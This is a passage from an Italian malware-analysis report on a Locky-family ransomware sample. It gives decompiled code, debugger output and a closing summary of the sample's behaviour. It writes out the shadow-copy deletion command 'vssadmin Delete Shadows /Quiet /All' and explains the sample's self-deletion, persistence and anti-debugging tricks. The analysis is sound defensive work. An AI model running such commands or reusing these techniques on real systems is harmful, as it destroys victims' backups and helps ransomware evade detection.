    modify_param1((void *) (unaff_EBP + -0xbc), puVar1, (undefined4 *) (unaff_EBP + -0x30));
    *(undefined4 *) (unaff_EBP + -4) = 2;
    *(undefined4 *) (unaff_EBP + -0x14) = 7;
    uVar3 = DeleteShadowsWithoutVss();
}
```

72 Eliminazione delle copie shadows senza usare le API di vssapi.dll

Se la *LoadVssAPIs_andDeleteShadows* fallisce, ritornando 0, prova ad eliminare le copie di backup in altro modo, nella funzione *DeleteShadowsWithoutVss*, in cui viene invocata come segue la *CoCreateInstance*:

```
HVar3 = CoCreateInstance(&CLSID_0047c514, (LPUNKNOWN)0x0, 1, &IID_0047c304,
    (LPVOID *) (unaff_EBP + -0x1c));
if ((-1 < HVar3) && (*(int *) (unaff_EBP + -0x1c) != 0)) {
    VariantInit(unaff_EBP + -0x58);
    *(undefined4 *) (unaff_EBP + -0x80) = *(undefined4 *) (unaff_EBP + -0x58);
    *(undefined4 *) (unaff_EBP + -0x7c) = *(undefined4 *) (unaff_EBP + -0x54);
    *(undefined4 *) (unaff_EBP + -0x78) = *(undefined4 *) (unaff_EBP + -0x50);
    *(undefined4 *) (unaff_EBP + -0x74) = *(undefined4 *) (unaff_EBP + -0x4c);
}
```

73 Invocazione a *CoCreateInstance*, con un CLSID hardcoded (variabile globale)

Cercando il CLSID tra le chiavi del registro di sistema, si riesce ad intuire il tipo dell'oggetto che si sta cercando di inizializzare e risulta essere un oggetto di tipo TaskScheduler.

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}			
VersionIndependentProgID	Nome	Tipo	Dati
{0F92030A-CBFD-4AB8-A164-FF5985547FF6}	(Predefinito)	REG_SZ	TaskScheduler class
{0f92ff8d-2f19-4b9a-b9dd-3efc2b3bec}			

74 CLSID e corrispondente classe nel registro di sistema

Nel prosieguo della funzione *DeleteShadowsWithoutVss* vengono invocate le API della libreria OLEAUT32.DLL, accedute tramite ordinale. Tuttavia, anche sull'oggetto di tipo TaskScheduler vengono invocati dei metodi tramite offset che non si riescono a riconoscere facilmente. Dal debugger però si nota che ad alcuni di essi vengono passate le stringhe costruite in precedenza sullo stack:

in particolare, viene prima invocato un metodo passando come parametro la stringa “vssadmin.exe” e successivamente se ne invoca un secondo passandogli la stringa “Delete Shadows /Quiet /All”.

Molto probabilmente sarà stato lanciato un task che esegua tale comando.

Per verificare empiricamente che le assunzioni fatte siano veritiere, è stata generata una copia shadow sulla VM e se ne è verificata l’esistenza da terminale tramite il comando “vssadmin list shadows”. Dopodiché, lanciando il malware con i permessi di amministratore, si è atteso che svolgesse il suo lavoro, per poi verificare se la copia di backup fosse ancora presente nel sistema o meno.

Effettivamente, la copia di backup è stata eliminata dal malware. Se però quest’ultimo non esegue con i permessi di amministratore, allora non è in grado di cancellare le copie shadows.

```
PS C:\Windows\system32> vssadmin list shadows
vssadmin 1.1 - Strumento da riga di comando di amministrazione Servizio copia shadow del volume
(C) Copyright 2001-2013 Microsoft Corp.

Contenuto dell'ID gruppo di copie shadow: {1f4905f7-67a2-4bfa-9b72-34b0d153a06e}
  Conteneva 1 copie shadow al momento della creazione: 22/01/2022 07:22:56
    ID copia shadow: {7e313bb7-f830-4ad6-b844-79e01907cb57}
      Volume originale: (C:)\\?\Volume{a04afba1-0000-0000-0000-100000000000}\
      Volume copia shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
      Computer di origine: MSEDGEWIN10
      Computer di servizio: MSEDGEWIN10
      Provider: 'Microsoft Software Shadow Copy provider 1.0'
      Tipo: ClientAccessibleWriters
      Attributi: Permanente, Accessibile dal client, Senza rilascio automatico, Differenziale, Ripristinato automaticamente


PS C:\Windows\system32> vssadmin list shadows
vssadmin 1.1 - Strumento da riga di comando di amministrazione Servizio copia shadow del volume
(C) Copyright 2001-2013 Microsoft Corp.

Non sono stati trovati elementi che soddisfano i criteri della query.
```

75 Esecuzione del comando "vssadmin list shadows" prima e dopo l'esecuzione del malware

Per quanto riguarda l’accesso al registro di sistema, il codice visto in precedenza sembra essere dead code, in quanto non viene eseguito. Tuttavia, nel caso in cui venisse eseguito, è facile vedere analizzandolo staticamente che il programma tenta di aprire la chiave HKCU\Software\Microsoft\Windows\CurrentVersion\Run, tentando di scrivere un valore sotto il nome “opt321”. Inoltre, dopo l’esecuzione dei thread che cifrano i dati, tale valore viene rimosso dal registro di sistema.

Forzando l’esecuzione con il debugger, si vede che il valore associato non è altro che la stringa del pathname del file eseguibile del malware.



76 Valore scritto nel registro di sistema

In seguito, nella *DoingTheBigWork*, vengono invocate altre due funzioni, le quali sono state ridenominate *CreateAtoms* e *CreateBitmapAndHtml*.

```

*(undefined4 *) (unaff_EBP + -4) = 0x17;
CreateAtoms();
*(undefined *) (unaff_EBP + -4) = 0x1c;
if (_DAT_00481ffc != 0) {
    CreateBitmapAndHtml();
}
if (*(int *) (unaff_EBP + -0x38) != 0) {
    RegCloseKey(*(HKEY *) (unaff_EBP + -0x38));
}
FUN_004297d0((void **) (unaff_EBP + -0xe0));
copy_and_free_if_ok((void *) (unaff_EBP + -0xd0), '\x01', (void *) 0x0);

```

77 Invocazioni a CreateAtoms e CreateBitmapAndHtml

```

void CreateAtoms(void)
{
    undefined *puVar1;
    LPCSTR pCVar2;
    int unaff_EBP;
    undefined4 *in_FS_OFFSET;


    SEH_preamble();
    puVar1 = Concat_string1_param2();
    *(undefined4 *) (unaff_EBP + -4) = 0;
    Append_param3_to_param2((void *) (unaff_EBP + -0x28), puVar1, (undefined4 *) "~~~");
    memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x44), '\x01', 0);
    pCVar2 = *(LPCSTR *) (unaff_EBP + -0x28);
    if (*(uint *) (unaff_EBP + -0x14) < 0x10) {
        pCVar2 = (LPCSTR) (unaff_EBP + -0x28);
    }
    AddAtomA(pCVar2);
    pCVar2 = *(LPCSTR *) (unaff_EBP + -0x28);
    if (*(uint *) (unaff_EBP + -0x14) < 0x10) {
        pCVar2 = (LPCSTR) (unaff_EBP + -0x28);
    }
    GlobalAddAtomA(pCVar2);
    memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x28), '\x01', 0);
    *in_FS_OFFSET = *(undefined4 *) (unaff_EBP + -0xc);
    return;
}

```

78 Funzione CreateAtoms

La funzione *CreateAtoms* costruisce una stringa utilizzando lo UserID calcolato e la stringa “~~~” nel seguente modo: alla stringa “~~~” viene fatta una append dell’identificatore e poi nuovamente una append della stringa “~~~”.

A questo punto, la stringa così costruita viene aggiunta alle tabelle atom locali e globali, assegnandole così due ATOM che la identificano.



AtomName = Y8GRW8UYGJ161GEN

79 Parametro passato alla AddAtomA

Molto probabilmente, questa operazione è effettuata dal malware per controllare se ha già operato sul sistema su cui sta eseguendo. In effetti, tutta l’esecuzione fin qui descritta, non avviene se la creazione dei mutex (o eventi) usati per la sincronizzazione dei thread fallisce oppure se si riescono a trovare degli ATOMs associati alla stringa appena descritta.

```

uVar6 = CreateMutex();
if (((char)uVar6 != '\0') || (bVar2 = SearchAtom(), bVar2 != false)) goto code_r0x0042a821;

```

80 Chiamata alla funzione SearchAtom

```

pool SearchAtom(void)
{
    ATOM AVar1;
    LPCSTR pCVar2;
    undefined *puVar3;
    int unaff_EBP;
    undefined4 *in_FS_OFFSET;
    bool bVar4;

    SEH_preamble();
    puVar3 = Concat_string1_param2();
    *(undefined4 *) (unaff_EBP + -4) = 0;
    Append_param3_to_param2((void *) (unaff_EBP + -0x28), puVar3, (undefined4 *) "~~~");
    memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x44), '\x01', 0);
    pCVar2 = *(LPCSTR *) (unaff_EBP + -0x28);
    if (*(uint *) (unaff_EBP + -0x14) < 0x10) {
        pCVar2 = (LPCSTR) (unaff_EBP + -0x28);
    }
    AVar1 = GlobalFindAtomA(pCVar2);
    if (AVar1 == 0) {
        pCVar2 = *(LPCSTR *) (unaff_EBP + -0x28);
        if (*(uint *) (unaff_EBP + -0x14) < 0x10) {
            pCVar2 = (LPCSTR) (unaff_EBP + -0x28);
        }
        AVar1 = FindAtomA(pCVar2);
        bVar4 = AVar1 != 0;
        memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x28), '\x01', 0);
    }
    else {
        memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x28), '\x01', 0);
        bVar4 = true;
    }
    *in_FS_OFFSET = *(undefined4 *) (unaff_EBP + -0xc);
    return bVar4;
}

```

81 Funzione SearchAtom

La funzione *SearchAtom*, infatti, verifica prima nella tabella degli atom globali se esiste un atom associato alla stringa costruita; se non lo trova, lo cerca nella tabella degli atom locali. Nel caso in cui tale atom viene trovato, la funzione ritorna true, altrimenti false. Quindi, se l'atom viene trovato, si segue il flusso dell'istruzione *goto*, e si va direttamente a terminare l'esecuzione.

Si procede con l'analisi della funzione *CreateBitmapAndHtml*

```

*(undefined2 *) (unaff_EBP + -0x94) = L'.';
*(undefined2 *) (unaff_EBP + -0x92) = L'h';
*(undefined2 *) (unaff_EBP + -0x90) = L't';
*(undefined2 *) (unaff_EBP + -0x8e) = L'm';
*(undefined2 *) (unaff_EBP + -0x8c) = 0;
*(undefined4 *) (unaff_EBP + -4) = 0;
puVar1 = FUN_00420e10();
*(undefined *) (unaff_EBP + -4) = 1;
pvVar4 = modify_param1((void *) (unaff_EBP + -100), puVar1, (undefined4 *) L"asasin");
*(undefined *) (unaff_EBP + -4) = 2;
modify_param1((void *) (unaff_EBP + -0xcc), pvVar4, (undefined4 *) (unaff_EBP + -0x94));
copy_and_free_if_ok((void *) (unaff_EBP + -100), '\x01', (void *) 0x0);
*(undefined *) (unaff_EBP + -4) = 5;
copy_and_free_if_ok((void *) (unaff_EBP + -0xe8), '\x01', (void *) 0x0);
*(undefined2 *) (unaff_EBP + -0x70) = L'.';
*(undefined2 *) (unaff_EBP + -0x6e) = L'b';
*(undefined2 *) (unaff_EBP + -0x6c) = L'm';
*(undefined2 *) (unaff_EBP + -0x6a) = L'p';
*(undefined2 *) (unaff_EBP + -0x68) = 0;
puVar1 = FUN_00420e10();
*(undefined *) (unaff_EBP + -4) = 6;
pvVar4 = modify_param1((void *) (unaff_EBP + -0x120), puVar1, (undefined4 *) L"asasin");

```

82 Nomi dei files htm e bmp che vengono creati

In questa funzione, vengono creati due files sul Desktop contenenti le informazioni da seguire per poter ottenere un programma di decifratura dei dati in cambio di un pagamento in cryptocurrency. I due file sono in formato .htm e .bmp; il loro filename è rispettivamente “asasin.htm” e “asasin.bmp”, come visibile anche da debugger.

```
UNICODE "C:\Users\IEUser\Desktop\asasin.htm"
```

83 Filename del file htm

```
UNICODE "C:\Users\IEUser\Desktop\asasin.bmp"
```

84 Filename della bitmap

La bitmap è creata in una funzione chiamata *CreateBitmap*, la quale fa uso di API dell DLL *gdi32.dll*, tra cui *CreateFontA*, *CreateSolidBrush*, *CreateCompatibleDC*, *CreateCompatibleBitmap*, *SetTextColor*, *SetBkMode*.

A questo punto, il programma accede a chiavi di registro di sistema per poter scrivere dei valori.

```
/* Control Panel\Desktop */
*(undefined4 *) (unaff_EBP + -0x48) = 0x746e6f43;
*(undefined4 *) (unaff_EBP + -0x44) = 0x206c6f72;
*(undefined4 *) (unaff_EBP + -0x40) = 0x656e6150;
*(undefined4 *) (unaff_EBP + -0x3c) = 0x65445c6c;
*(undefined4 *) (unaff_EBP + -0x38) = 0x6f746b73;
*(undefined *) (unaff_EBP + -0x34) = 0x70;
*(undefined *) (unaff_EBP + -0x33) = 0;
KEYRegOpenKey((void *) (unaff_EBP + -0x10), (HKEY)HKEY_CURRENT_USER, (LPCSTR) (unaff_EBP + -0x48),
0x2001f);
/* WallpaperStyle */
*(undefined4 *) (unaff_EBP + -0x30) = 0x6c6c6157;
*(undefined4 *) (unaff_EBP + -0x2c) = 0x65706170;
*(undefined4 *) (unaff_EBP + -0x28) = 0x79745372;
*(undefined2 *) (unaff_EBP + -0x24) = 0x656c;
*(undefined *) (unaff_EBP + -4) = 0xe;
*(undefined *) (unaff_EBP + -0x22) = 0;
*(undefined4 *) (unaff_EBP + -0x50) = 0xf;
*(undefined4 *) (unaff_EBP + -0x54) = 0;
*(undefined *) (unaff_EBP + -100) = 0;
string_move2((void **) (unaff_EBP + -100), extraout_EDX_00, (undefined4 *) "0", (void *) 0x1);
*(undefined *) (unaff_EBP + -4) = 0xf;
RegisterSetValue();
*(undefined *) (unaff_EBP + -4) = 0xe;
memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -100), '\x01', 0);
/* TileWallpaper */
*(undefined4 *) (unaff_EBP + -0x20) = 0x656c6954;
*(undefined4 *) (unaff_EBP + -0x1c) = 0x6c6c6157;
*(undefined4 *) (unaff_EBP + -0x18) = 0x65706170;
*(undefined *) (unaff_EBP + -0x14) = 0x72;
*(undefined *) (unaff_EBP + -0x13) = 0;
*(undefined4 *) (unaff_EBP + -0x50) = 0xf;
*(undefined4 *) (unaff_EBP + -0x54) = 0;
*(undefined *) (unaff_EBP + -100) = 0;
string_move2((void **) (unaff_EBP + -100), extraout_EDX, (undefined4 *) "0", (void *) 0x1);
*(undefined *) (unaff_EBP + -4) = 0x10;
RegisterSetValue();
```

85 Accesso alla chiave HKCU\Control Panel\Desktop e scrittura dei valori WallpaperStyle e TileWallpaper

Viene aperta la chiave HKCU\Control Panel\Desktop e vengono modificati i valori WallpaperStyle e TileWallpaper, impostandoli a 0, come visibile dal debugger. Infine, viene invocata l'API *SystemParametersInfoW* passandole come primo parametro SPI_SETDESKWALLPAPER per impostare la bitmap creata in precedenza come sfondo del desktop.

Address	Hex dump	UNIC		00CFFA88	0000032C	hKey = 32C
00CFFBE0	30 00 4E 05 00 00 00 00	0	..	00CFFA8C	00CFFAC4	ValueName = "WallpaperStyle"
00CFFBE8	2B FE CF 00 38 45 D1 02	..		00CFFA90	00000000	Reserved = 0
00CFFBF0	01 00 00 00 0F 00 00 00	0.	*	00CFFA94	00000001	ValueType = REG_SZ
00CFFBF8	01 00 00 00 43 6F 6E 74	0.	**	00CFFA98	00CFFBE0	Buffer = 00CFFBE0
00CFFC00	72 6F 6C 20 50 61 6F 65	***		00CFFA9C	00000002	BufSize = 2

86 Impostazione del valore WallpaperStyle

Address	Hex dump	UNIC		00CFFA88	0000032C	hKey = 32C
00CFFBE0	30 00 4E 05 00 00 00 00	0	..	00CFFA8C	00CFFAC4	ValueName = "TileWallpaper"
00CFFBE8	2B FE CF 00 38 45 D1 02	..		00CFFA90	00000000	Reserved = 0
00CFFBF0	01 00 00 00 0F 00 00 00	0.	*	00CFFA94	00000001	ValueType = REG_SZ
00CFFBF8	01 00 00 00 43 6F 6E 74	0.	**	00CFFA98	00CFFBE0	Buffer = 00CFFBE0
00CFFC00	72 6F 6C 20 50 61 6F 65	***		00CFFA9C	00000002	BufSize = 2

87 Impostazione del valore TileWallpaper

UNICODE		00CFFAEC	00000014	Action = SPI_SETDESKWALLPAPER
C:\Users		00CFFAF0	00000000	wParam = 0
\IEUser		00CFFAF4	02EA0160	pParam = 02EA0160
Desktop		00CFFAF8	00000003	UpdateProfile = 3.
asasin.b		00CFFAFC	00CFFE2B	
mp.	****	00CFFB00	02D14538	
		00CFFB04	00000000	

88 Invocazione di SystemParametersInfoW: settaggio della bitmap come sfondo del desktop

Infine, i due files creati sul desktop vengono aperti con due successive invocazioni all'API *ShellExecuteW*, passandole come stringa comando "open". In questo modo, l'utente vede apparire a schermo la bitmap e vede aprirsi un browser con la pagina web.

00000000	UNICODE "open"
00CFFBC8	UNICODE "C:\Users\IEUser\Desktop\asasin.htm"
02EA00E8	
00000000	
00000000	
00000001	

89 Parametri passati alla ShellExecuteW per aprire il file htm

Infine, come ultima operazione, il programma invoca una funzione ridenominata *TerminationEpilogue*, in cui, invocando *GetModuleFileNameW* ottiene il proprio filepath e con una chiamata a *GetTempPathW* ottiene il path designato per i files temporanei (e.g. "C:\Users\<NomeUtente>\AppData\Local\Temp"). Dopodiché, invocando l'API *SetFileAttributeW*, setta il file attribute del proprio eseguibile a FILE_ATTRIBUTE_NORMAL. A questo punto, invocando *GetTempFileNameW*, passando come primo parametro il path della directory contenente i files temporanei e come stringa prefisso "sys", viene creato in tale cartella un file temporaneo (e.g "sysA0B6.tmp").

Invocando una *MoveFileExW* con flag MOVEFILE_REPLACE_EXISTING | MOVEFILE_WRITE_THROUGH, viene spostato il contenuto dell'eseguibile del malware all'interno del file temporaneo.

Dopodiché, viene invocata nuovamente una *MoveFileExW*, passando stavolta come primo parametro il path del file temporaneo e come flag MOVEFILE_DELAY_UNTIL_REBOOT: in questo modo, il sistema registra il file temporaneo come un file da cancellare al prossimo riavvio del sistema stesso.

Infine, lancia un nuovo processo invocando la *CreateProcessW* con i seguenti parametri:

ModuleFileName = NULL
CommandLine = "cmd.exe /C del /Q /F "C:\Users\IEUser\AppData\Local\Temp\sysA046.tmp""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE IDLE_PRIORITY_CLASS
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 00CFFB24
pProcessInfo = 00CFFB68

90 Parametri della CreateProcessW

Tale processo ha il compito di cancellare in modalità non interattiva (/Q) e forzando l'eliminazione di file di sola lettura (/F) il file temporaneo creato precedentemente.

Infine il malware termina invocando *ExitProcess(0)*.

È interessante notare che la funzione appena descritta, che fa terminare il processo, viene invocata all'inizio, prima di eseguire l'intero processo di scanning dei drives e di cifratura dei files (sostanzialmente rima che il malware effettui operazioni malevole) nel caso in cui la lingua di default del sistema o quella di default per l'utente sia il Russo.

CONCLUSIONE E RIEPILOGO DELL'ANALISI

Il risultato dell'analisi effettuata è stato innanzitutto rilevare il file eseguibile "hw4.ex_" come un file malevolo, in particolare un ransomware, noto come *Locky*, che attacca il sistema della vittima cifrandone i files e richiedendo un pagamento in criptovalute per poter ottenere un decrypter. Inoltre, sono state ottenute molteplici altre informazioni, tra cui il fatto che l'eseguibile è impacchettato.

È ora possibile rispondere a gran parte delle domande cui ci intendeva dare una risposta all'inizio del processo di analisi:

1. Determinare quali files e quali drives vengono cifrati e attaccati dal malware:
 - Il ransomware tenta di cifrare dischi fissi, dischi remoti, RAM disk e drive rimovibili; inoltre, evita di cifrare files che abbiano le stringhe "Windows", "Boot", "System Volume Information", "\$Recycle.Bin", "thumbs.db", "temp", "Program Files", "Program Files (x86)", "AppData", "Application Data", "winnt", "tmp", "_Locky_recover_instruction.txt", "_Locky_recover_instruction.bmp", "_HELP_instructions.txt", "_HELP_instructions.bmp" e "_HELP_instructions.html" nel loro pathname. Inoltre, una lista di tutte le estensioni di file che il ransomware cifra è stata presentata in precedenza;
2. Determinare come ogni file viene cifrato e con quali chiavi di cifratura, se utilizzate e se individuabili:
 - Come dichiarato dal malware stesso, usa RSA-2048 e AES-128 per cifrare i file. Viene lanciato un thread per ogni drive su cui bisogna effettuare operazioni di cifratura. Ogni file, così come il suo filepath originario, è cifrato con una chiave AES generata randomicamente per ogni file. Viene cifrata anche la chiave AES, utilizzando la chiave RSA ed il tutto è salvato all'interno del "nuovo" file criptato, che avrà come nome l'ID generato per l'utente e ulteriori caratteri casual. La nuova estensione dei file cifrati è ".asasin".
3. Come il malware riesce a fare privilege escalation:
 - Il malware acquisisce privilegi di debug, di backup sia in lettura che scrittura e privilegi per poter prendere possesso di files, invocando l'API *AdjustTokenPrivileges* per costruire un token con i privilegi appena descritti per il proprio processo.
4. Capire come viene generato l'ID dell'utente:
 - L'ID dell'utente è generato facendo l'hash MD5 del GUID del sistema e mappandolo in una stringa ASCII; dopodiché, si prendono solo alcuni caratteri di tale stringa e si genera l'ID effettuando ulteriori operazioni e basandosi su parametri del sistema, quali la lingua di default, la versione del Sistema Operativo, le metriche del sistema.
5. Capire se eventuali chiavi di cifratura sono generate localmente od ottenute connettendosi alla rete:

- Come già risposto parzialmente al punto 2, le chiavi AES sono generate casualmente per ogni file da cifrare e in maniera locale al sistema. Per quanto riguarda la chiave RSA, il malware sembra essere stato scritto per poter ottenerla da un server, tuttavia, non comunicando con alcun server, la chiave RSA sembra essere hardcoded nell'eseguibile.
6. Capire se il malware tenta di evadere all'analisi:
 - Il malware, se si accorge di essere lanciato sotto il controllo di un debugger, tenta di evadere all'analisi, terminando l'esecuzione dopo essersi lanciato sotto il nome di "svchost.exe". Inoltre, sono presenti ulteriori misure anti-debugger che bloccano l'esecuzione del programma, come la *Sleep* invocata con un parametro negativo, o che ostacolano l'analisi, come l'utilizzo di thread con un meccanismo di sincronizzazione.
 7. Capire se il malware, dopo aver operato, rimane persistente nel sistema e, se sì, se si nasconde:
 - Il malware, dopo aver eseguito, cancella il suo eseguibile originale, per spostarsi sotto il nome di un file temporaneo nella cartella designata dal sistema per contenere files temporanei. Inoltre, viene programmata una cancellazione anche di quest'ultimo al prossimo reboot del sistema. In ogni caso, il malware lascia una traccia della sua esecuzione, salvando una stringa contenente l'ID univoco dell'utente nelle tabelle ATOM globali e locali.
 8. Comprendere come il malware ottiene la pagina html che viene mostrata e la bitmap. Inoltre, capire come fa ad impostare la bitmap come sfondo del desktop:
 - L'html è hardcoded, viene semplicemente sostituito un placeholder con l'ID dell'utente. In realtà, il malware sembra in grado di ottenere dal server la pagina html localizzata nella lingua dell'utente o del sistema, tuttavia, ciò non avviene. La bitmap è costruita a partire dal messaggio di istruzioni per l'utente, utilizzando le API della DLL *gdi32.dll*. Per impostarla come sfondo del desktop, viene acceduto il registro di sistema per impostare a 0 i valori *TileWallpaper* e *WallpaperStyle* sotto la chiave *HKCU\Control Panel\Desktop*. Inoltre, viene effettuata una invocazione all'API *SystemParametersInfoW*.
 9. Capire se il malware comunica con un server di controllo:
 - Facendo sniffing del traffico di rete relativo al processo del malware, non è stata rilevata alcuna comunicazione in rete con un server. Tuttavia, dall'analisi statica avanzata, il malware risulta essere in grado di comunicare con un server di controllo, in particolare per ottenere una chiave (molto probabilmente di cifratura, RSA), il testo del messaggio e l'html localizzati e per inviare statistiche sul processo di encryption di ogni drive. Si presume che l'eseguibile "hw4.ex_" sia stato configurato per agire senza comunicazioni in rete con alcun server.